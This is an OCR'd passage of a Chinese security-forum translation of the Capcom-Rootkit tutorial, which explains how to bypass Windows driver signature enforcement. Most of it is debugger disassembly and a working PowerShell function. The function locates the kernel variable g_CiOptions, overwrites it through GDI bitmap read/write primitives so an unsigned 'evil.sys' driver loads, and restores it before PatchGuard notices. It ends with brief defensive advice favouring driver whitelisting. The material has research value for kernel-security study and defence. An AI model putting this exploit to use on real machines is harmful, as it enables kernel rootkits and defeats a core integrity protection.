
驱动签名绕过

作为本文的参考文章，建议去读一下由 @j00ru写的关于驱动强制签名的文章。文章指出WINDOWS平台下的代码效验，是通过一个二进制文件ci.dll (=> %WINDIR%\System32)来管理的。在Windows 8之前，CI导出一个全局布尔变量g_CiEnabled，它很明显的指明签名是启用还是禁用。在Windows 8+中，g_CiEnabled被另一个全局变量g_CiOptions替换，g_CiOptions是标志的组合（ 0x0=disabled, 0x6=enabled, 0x8=Test Mode ）。

时间原因，该模块仅通过g_CiOptions来修改代码效验标志，因此只适用Windows 8+。不过类似的方法也适用g_CiEnabled（可以在gihub自行搜索）。基本上，我们将使用和恶意软件Derusbi 一样的技术来绕过签名保护。因为g_CiOptions这个变量并没有被导出，因此我们在pach的时候需要进行一些动态计算。通过反编译 CI!CiInitialize，我们发现它泄露了，一个指向g_CiOptions的指针。

```
kd> u CI!CiInitialize ————— Exported by CI, w00t!
CI!CiInitialize:
fffff806`9f422110 4883ec28        sub     rsp,28h
fffff806`9f422114 448bd1          mov     r10d,ecx
fffff806`9f422117 e8e4fe0600      call    CI!_security_init_cookie (fffff806`9f492000)
fffff806`9f42211c 418bca          mov     ecx,r10d
fffff806`9f42211f 4883c428        add     rsp,28h
fffff806`9f422123 e9fc070000      jmp     CI!CipInitialize (fffff806`9f422924)
fffff806`9f422128 cc              int     3
fffff806`9f422129 cc              int     3
kd> u CI!CipInitialize                    We need to take this jmp!
CI!CipInitialize:                         Opcode: 0xE9.....
fffff806`9f422924 48895c2408      mov     qword ptr [rsp+8],rbx
fffff806`9f422929 48896c2410      mov     qword ptr [rsp+10h],rbp
fffff806`9f42292e 4889742418      mov     qword ptr [rsp+18h],rsi
fffff806`9f422933 57              push    rdi
fffff806`9f422934 4154            push    r12
fffff806`9f422936 4156            push    r14
fffff806`9f422938 4883ec40        sub     rsp,40h
fffff806`9f42293c 498be9          mov     rbp,r9
kd> u                                     Extract g_CiOptions Ptr
CI!CipInitialize+0x1b:                    Opcode: 0x890D.....
fffff806`9f42293f 890d0b72ffff    mov     dword ptr [CI!g_CiOptions (fffff806`9f419b50)],ecx
fffff806`9f422945 498bd8          mov     rbx,r8
fffff806`9f422948 488bf2          mov     rsi,rdx
fffff806`9f42294b 448bf1          mov     r14d,ecx
fffff806`9f42294e ff154ccbffff    call    qword ptr [CI!_imp_PsGetCurrentProcess (fffff806`9f41f4a0)]
fffff806`9f422954 488905d572ffff  mov     qword ptr [CI!g_CiSystemProcess (fffff806`9f419c30)],rax
fffff806`9f42295b 813ba8000000    cmp     dword ptr [rbx],0A8h
fffff806`9f422961 740a            je      CI!CipInitialize+0x49 (fffff806`9f42296d)
```

类似地，我们可以不借助任何漏洞，通过用户空间来泄露 CI!CiInitialize的地址。




至此，剩下的就是实现一些指令搜索逻辑，来读取g_CiOptions的值了。首先我们找到第一个jmp(0xe9)指令,然后再找到第一个"mov dword prt[xxxxx], ecx" (0x890D)指令，就可以得到g_CiOptions的地址。这样我们就可以把g_CiOptions的值改成任何我们想要的值了。实现这一搜索逻辑的powershell 函数如下：

```
function Capcom-DriverSigning {

   param ([Int]$SetValue)


   # Check our bitmaps have been staged into memory

   if (!$ManagerBitmap -Or !$WorkerBitmap) {

       Capcom-StageGDI

       if ($DriverNotLoaded -eq $true) {

           Return
```


```
    }
}

# Leak CI base => $SystemModuleCI.ImageBase
$SystemModuleCI = Get-LoadedModules |Where-Object {$_.ImageName -Like "*CI.dll"}

# We need DONT_RESOLVE_DLL_REFERENCES for CI LoadLibraryEx
$CIHanle = [Capcom]::LoadLibraryEx("ci.dll", [IntPtr]::Zero, 0x1)
$CiInitialize = [Capcom]::GetProcAddress($CIHanle, "CiInitialize")

# Calculate => CI!CiInitialize
$CiInitializePtr = $CiInitialize.ToInt64() - $CIHanle + $SystemModuleCI.ImageBase
Write-Output "`n[+] CI!CiInitialize: $('{0:X}' -f $CiInitializePtr)"

# Free CI handle
$CallResult = [Capcom]::FreeLibrary($CIHanle)

# Calculate => CipInitialize
# jmp CI!CipInitialize
for ($i=0;$i -lt 500;$i++) {
    $val = ("{0:X}" -f $(Bitmap-Read -Address $($CiInitializePtr + $i))) -split '(..)' | ? { $_ }
    # Look for the first jmp instruction
    if ($val[-1] -eq "E9") {
        $Distance = [Int]"0x$(($val[-3,-2]) -join '')"
        $CipInitialize = $Distance + 5 + $CiInitializePtr + $i
        Write-Output "[+] CI!CipInitialize: $('{0:X}' -f $CipInitialize)"
        break
    }
}

# Calculate => g_CiOptions
# mov dword ptr [CI!g_CiOptions],ecx
for ($i=0;$i -lt 500;$i++) {
    $val = ("{0:X}" -f $(Bitmap-Read -Address $($CipInitialize + $i))) -split '(..)' | ? { $_ }
    # Look for the first jmp instruction
```

```
        if ($val[-1] -eq "89" -And $val[-2] -eq "0D") {
            $Distance = [Int]"0x$(($val[-6..-3]) -join '')"
            $g_CiOptions = $Distance + 6 + $CipInitialize + $i
            Write-Output "[+] CI!g_CiOptions: $('{0:X}' -f $g_CiOptions)"
            break
        }
    }
     # print g_CiOptions
    Write-Output "[+] Current CiOptions Value: $('{0:X}' -f $(Bitmap-Read -Address $g_CiOptions))`n"

    if ($SetValue) {
        Bitmap-Write -Address $g_CiOptions -Value $SetValue
        # print new g_CiOptions
        Write-Output "[!] New CiOptions Value: $('{0:X}' -f $(Bitmap-Read -Address $g_CiOptions))`n"
    }
}
```

下面的屏幕截图显示当前g_CiOptions valus是0x6（启用），我们加载"evil.sys"时被阻止。



覆盖该值后，未签名驱动被顺利加载：



稍微有趣的是 g_CiOptions 受 PatchGuard保护，一旦它发现 g_CiOptions 被更改，就会蓝屏 (=> CRITICAL_STRUCTURE_CORRUPTION)
。然而实际上并不会蓝屏，修改了 g_CiOptions 后PatchGuard并不会马上检测到，如果加载了未签名驱动后，再马上恢复 g_CiOptions，
PatchGuard就无能为力了。我的深度防御建议是在加载驱动时触发PatchGuard
对CI的检查，不过这并不能完全阻止攻击者对加载非法驱动的探索，只是它会提高这一利用过程的难度等级。

总结

我相信本文的案例足以证明第三方签名驱动会对WINDOWS
内核构成严重威胁。同时我发现，进行简单的内核破坏比预期更加容易，特别是与PatchGuard延时配合的时候。总之，我觉得最明智的做法是针对驱动白名单部署设备保护

出于学习和测试的目的，我把 Capcom-Rootkit 放到了github上，Don't be a jackass!

参考资料：

+ Capcom-Rootkit (@FuzzySec) - here
+ Windows driver signing bypass by Derusbi - here
+ A quick insight into the Driver Signature Enforcement (@j00ru) - here
+ Defeating x64 Driver Signature Enforcement (@hFireF0X) - here

原文链接：http://www.fuzzysecurity.com/tutorials/28.html

Capcom Rootkit实现原理与分析.rar (1.1 MB) 下载附件
点击收藏 | 0 关注 | 1
上一篇：代码审计入门总结 下一篇：域渗透基础简单信息收集（基础篇）
1. 0 条回复

- 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

目录